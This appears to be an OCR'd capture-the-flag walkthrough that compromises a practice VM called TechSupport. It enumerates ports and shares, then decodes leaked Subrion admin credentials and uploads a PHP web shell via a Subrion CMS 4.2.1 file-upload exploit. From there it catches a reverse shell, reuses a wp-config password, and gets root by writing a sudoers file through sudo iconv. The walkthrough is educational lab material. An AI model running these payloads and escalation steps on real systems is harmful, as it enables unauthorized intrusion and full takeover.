```
❯ cat objetive -l python
File: objetive
# Nmap 7.95 scan initiated Tue Mar 18 16:35:24 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80,139,445 -oN objetive 10.0.2.67
Nmap scan report for 10.0.2.67
Host is up (0.00025s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:0D:79:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
❯ smbclient -L 10.0.2.67
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk
        IPC$            IPC       IPC Service (Tec
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```


```
❯ smbclient //10.0.2.67/websvr
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0
  ..                                  D        0
  enter.txt                           N      273

                8460484 blocks of size 1024. 571
```


```
smb: \> get enter.txt
getting file \enter.txt of size 273 as enter.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/
sec)
```


```
❯ cat enter.txt
File: enter.txt
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|->admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
|->
```


```
❯ gobuster dir -u http://10.0.2.67 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.67
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 310] [--> http://10.0.2.67/wordpress/]
/test                 (Status: 301) [Size: 305] [--> http://10.0.2.67/test/]
```






10.0.2.67/subrion/panel/
SonarQube CCNA OTW HMVM DL VHB THL R-M THM PS HTB H4U
Welcome to
Subrion Admin Panel
Login
Password
Remember me
Login
Forgot your password?
Powered by Subrion CMS v4.2.1
Copyright © 2008-2025 Intelliants LLC
← Back to homepage


admin
7sKvntXdPEJaxazce9PXi24zaFrLiKWC
Remember me
Login
Forgot your password?


Recipe
From Base58
Alphabet
123456789ABCDEFGHJKLM ...
Remove non-alphabet chars
Input
7sKvntXdPEJaxazce9PXi24zaFrLiKWCk
33 1
Output
KUZE42DCKREXOTLKIU6Q====



From Base32
Alphabet
A-Z2-7=
Remove non-alphabet chars
KUZE42DCKREXOTLKIU6Q====
24 1
Output
U2NhbTIwMjE=







Subrion CMS 4.2.1 - Arbitrary File Upload

```
name=\"reqid\"\r\n\r\n17978446266285\r\n----------------------------615936793154076304360939027 5\r\nContent-Dispos
name=\"cmd\"\r\n\r\nupload\r\n----------------------------615936793154076304360939027 5\r\nContent-Disposition: for
name=\"target\"\r\n\r\nl1_Lw\r\n----------------------------615936793154076304360939027 5\r\nContent-Disposition: f
name=\"__st\"\r\n\r\n"+csrfToken+"\r\n----------------------------615936793154076304360939027 5\r\nContent-Disposit
filename=\""+shell_name+".phar\"\r\nContent-Type: application/octet-stream\r\n\r\n<?php system($_GET['cmd']); ?>\n\
Disposition: form-data; name=\"mtime[]\"\r\n\r\n1621210391\r\n----------------------------615936793154076304360939
        session.post(up_url, headers=up_headers, cookies=up_cookies, data=up_data)
```





uid=33(www-data) gid=33(www-data) groups=33(www-data)




```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.67] 42660
bash: cannot set terminal process group (1542): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TechSupport:/var/www/html/subrion/uploads$
```

```
www-data@TechSupport:/var/www/html/subrion/uploads$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
scamsite:x:1000:1000:scammer,,,:/home/scamsite:/bin/bash
```

```
license.txt  wp-activate.php  wp-blog-header.php  wp-config.php
www-data@TechSupport:/var/www/html/wordpress$ cat wp-config.php
<?php
```

```
/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
```




```
www-data@TechSupport:/home$ ls
scamsite
www-data@TechSupport:/home$ su scamsite
Password:
scamsite@TechSupport:/home$ password -> ImAScammerLOL!123!
```

```
scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
```

```
scamsite@TechSupport:~$ sudo /usr/bin/iconv --help
Usage: iconv [OPTION...] [FILE...]
Convert encoding of given files from one encoding to another.

 Input/Output format specification:
  -f, --from-code=NAME       encoding of original text
  -t, --to-code=NAME         encoding for output

 Information:
  -l, --list                 list all known coded character sets

 Output control:
  -c                         omit invalid characters from output
  -o, --output=FILE          output file
  -s, --silent               suppress warnings
      --verbose              print progress information

  -?, --help                 Give this help list
      --usage                Give a short usage message
  -V, --version              Print program version

Mandatory or optional arguments to long options are also mandatory or optional
for any corresponding short options.

For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

```
scamsite@TechSupport:~$ echo 'scamsite ALL=(ALL) NOPASSWD:ALL' > evil_sudoers
scamsite@TechSupport:~$ cat evil_sudoers
scamsite ALL=(ALL) NOPASSWD:ALL
scamsite@TechSupport:~$ sudo /usr/bin/iconv -f UTF-8 -t UTF-8 evil_sudoers -o /etc/sudoers.d/evil
scamsite@TechSupport:~$ sudo bash
root@TechSupport:~#
```

```
scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
    (ALL) NOPASSWD: ALL
```

```
scamsite@TechSupport:~$ sudo su
root@TechSupport:/home/scamsite# whoami
root
root@TechSupport:/home/scamsite# id
uid=0(root) gid=0(root) groups=0(root)
root@TechSupport:/home/scamsite#
```